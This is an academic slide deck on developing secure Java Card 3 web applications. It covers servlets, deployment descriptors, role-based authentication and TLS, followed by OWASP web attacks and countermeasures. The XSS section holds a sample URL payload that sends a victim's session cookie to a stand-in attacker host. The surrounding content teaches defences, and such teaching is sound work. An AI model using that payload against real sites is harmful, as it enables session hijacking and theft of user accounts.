Development methodologies of Java Card web applications

Nassima Kamel, Julien Iguchi-cartighy, Jean-Louis Lanet

XLIM Labs, SSD Team - University of Limoges (France)

Outline

- Java Card 3 presentation
- Web side of java card 3 platform
- Web attacks that can occur on this platform
- Present some countermeasures to prevent these attacks

Java Card 3 platform

Java Card 3 presentation

Two distinct editions


Java Card Platform 3.0 Classic Edition

- Evolution of Java Card 2.2.2
- Very similar restrictions at the language level
  - 16-bit virtual machine and APIs
- Targets APDU-based applications
- Binary backward compatible (at CAP file level)
- Suitable for low-end markets

Java Card Platform 3.0 Connected Edition

- Exploitation of new hardware features
  - More memory, more processing power, enhanced communication
- Includes new features
  - 32-bit virtual machine, multithreading, etc.
- Support of HTTP over TCP/IP using high speed interfaces like USB
- Introduces new programming model: Servlet
- We will focus on this platform

Java Card 3 architecture




Java Card web application


The Servlet

- Subset of the Java Servlet Specification, version 2.4
- Used to produce dynamic contents
- Mapped on a exact path (/context/foo) or by wildcards (/context/foo/*)
- The javax.servlet and javax.servlet.http packages provide interfaces and classes for writing servlets
- The HttpServlet class provides methods, such as doGet and doPost, for handling HTTP services
- These methods take two arguments: an HttpServletRequest and an HttpServletResponse

Servlet and Applet comparison



```
public class myServlet extends HttpServlet {

//define the doGet method for handle the HTTP Get request
      public void doGet(HttpServletRequest req, HttpServletResponse res)
                  throws ServletException, IOException {
}
```




```
public Class myApplet extends Applet {
…

//define the process method for handle the apdu commande
      public void process (APDU apdu) {
```

HelloWorld Servlet example

```
// Import necessary packages to create a servlet
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

//extend the HttpServlet
public class HelloWorld extends HttpServlet {

//define the doGet method for handle the HTTP Get request
      public void doGet(HttpServletRequest request, HttpServletResponse response)
                  throws ServletException, IOException {

//create the PrintWriter object to send a text to the browser
      PrintWriter out = response.getWriter();

// send data to the browser
     out.println("<HTML>");
     out.println("<HEAD><TITLE> Title </TITLE></HEAD>");
     out.println("<BODY><b1> Hello World </BODY></b1>”;
     out.close();
      }
}
```


Web application components

- J2EE Web Application aRchive (WAR) subset




Web application components

- J2EE Web Application aRchive (WAR) subset



Web application components

- J2EE Web Application aRchive (WAR) subset



- **web.xml**: Web Application Descriptor
  - J2SE subset
  - Servlet and URLs
  - Filters and security constraints
- **javacard.xml:** Java Card™ Descriptor
  - Class loader information
  - Security roles

Developer concerns

- **MANIFEST.MF:** Runtime Descriptor
  - Application default root URL
  - TSL/SSL port, client authentication setting
  - Role authentication settings

Deployer concerns

Authentication

Authentication

Support for Web Container Managed Authentication

- Delegate user authentication management to the platform
- Based on a subset on Servlet 2.4 specifications with new features for Java Card 3
  - New login forms (PIN based, biometry)
  - Integrated management of authentication services (authenticators)

Using the programmatic way

  - manage authentication at the application level

Role-based security

- Restrict access to resources to only those users and client applications that have been assigned a given role

Configuration

➢ **Application development**

- Separate the sensitive resources from the non-sensitive ones using different paths in the resource tree
- Define implicit ROLEs associated to the resources

Example: restrict access to Restricted.html page to only people in the ROLE ADMIN

➢ **Application Deployment**

- Into the web.xml file
  - ❖ First add a security role corresponding to ADMIN role

```
<security-role>
<role-name>ADMIN</role-name>
</security-role>
```

Role-based security

- **Application Deployment (cont)**
  - Into the web.xml
    - Add a security constraint that associated Restricted.html to ADMIN role

```
<web-resource-collection>
<url-pattern>/ Restricted.html</url-pattern>
<http-method> GET</http-method>
</web-resource-collection>
<auth-constraint>
<role-name> ADMIN</role-name>
</auth-constraint>
</security-constraint>
```

    - Add a login config indicating how to prompt the user <security-constraint>

```
<login-config>
<auth-method>BASIC</auth-method>
<realm-name>myWebApplication</realm-name>
</login-config>
```

Role-based security

- **Application Deployment (cont)**

  - In the MANIFEST.MF
    - Add the ADMIN role into the role list
    - Map the role to an “authenticator”


```
User-Role-List: ADMIN
ADMIN-Mapped-To-Auth-URI:
sio:///standard/auth/user/session/myWebApplication/admin/password
```

  - Authenticators are represented by SIOs and registered under an URI of the form:
    sio:///standard/auth/{holder,user}/{global,session}/[<path>/]<user>/<scheme>

  - **Three different schemes are supported:**
    - PIN-based authentication;
    - Password-based authentication;
    - Biometric authentication (fingerprint, hand-geometry, ...)

Role-based security

- **Application runtime**
  - User is prompted using the web.xml information when he tries to access the Restricted.html resource


Enter username and password for "smartuniv" at http://192.168.254.1

User Name:

admin

Password:

******

☐ Use Password Manager to remember this password.

HTTP authentication methods

- **HTTP Basic authentication**
  - Mechanism defined in the HTTP/1.0 specification
  - A web server requests a web client to authenticate the user
  - User name an password based
  - User password is send en base 64
- **HTTP Digest authentication**
  - Like HTTP basic authentication
  - Transmitting password in hashing form
- **Form-based authentication**
  - Allow the developer to control the look and feel of the login screens
  - The user is asked to file out the form including user name and password
  - If authentication fail, an error page is returned
  - User password is send en base 64

HTTP authentication methods

- **HTTP Basic authentication**
  - Mechanism defined in the HTTP/1.0 specification
  - A web server requests a web client to authenticate the user
  - User name an password based
  - User password is send en base 64


Not secured

  - Allow the developer to control the look and feel of the login screens
  - The user is asked to file out the form including user name and password
  - If authentication fail, an error page is returned
  - User password is send en base 64

Support for SSL/TSL

- Authentication alone is not sufficient.

- Support for SSL/TLS layer on top of TCP/IP.



- Add a constraint in the deployment descriptor.
  - Possible values are **NONE**, **INTEGRAL**, **CONFIDENTIAL**

```
<user-data-constraint>
<transport-guarantee>CONFIDENTIAL</transport-guarantee>
</user-data-constraint>
```

Web attacks

OWASP


- Based on the OWASP “OWASP Top 10”
- Organization specialized on web application security
- Working on:
  - Identifying the most critical vulnerabilities
  - Proposing development methodologies
  - Proposing ways to verify applications
  - Proposing new tools for developers (APIs)

1. Cross-Site Scripting (XSS)

- Include malicious code (typically written in JavaScript) in the content of a web site sends to a victim’s browser;
- The malicious code will be interpreted by the browser
- **Consequences:**
    - ❖ Disclosure of the user’s session cookie, allowing an attacker to hijack the user’s session
    - ❖ Redirect the user to some other page or site
    - ❖ Modify presentation of web pages. etc
- **Two categories :**
    - **Reflected XSS Attacks**
        - ❖ The injected code is reflected off the web server such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
        - ❖ Reflected attacks are delivered to victims via another route, such as in an e-mail message
    - **Stored XSS Attacks**
        - ❖ Injected code is permanently stored on the target servers (message forum, comment field, etc)

1. Cross-Site Scripting (XSS)

Scenario example:


Application
Vulnerable.net
1. User login
3.User requests attackers URL
4.Server respond with
Lattacker's JavaScript
7.Attacker Hijacks user's session
5. Attackers JavaScript executes in user's browser
User
2.Attacker feeds crafted URL to user
6. User's browser sends session token to attacker
Attacker

```
http://www.vulnerable.net/?userid=<SCRIPT>document.location='http://hacker.site/cgi-bin/script.cgi?'+document.cookie</SCRIPT>
```

1. Cross-Site Scripting (XSS)

Recommended countermeasures

- Validation of all incoming data
  - ➢ Use white-list validation
    - ❖ Accept only limited input
  - ➢ use "accept known good" approach
    - ❖ Validate length, type, syntax, …
- Output data should be HTML-encoded
  - ➢ replacing literal characters to their corresponding HTML-encoding, as follows:


<	&lt;
>	&gt;
“	&quot

- Encoding of all output data
  - ➢ Reduce exposing to some variants
- Specify the output encoding explicitly
  - ➢ ISO8859-1 or UTF-8

2. Cross Site Request Forgery

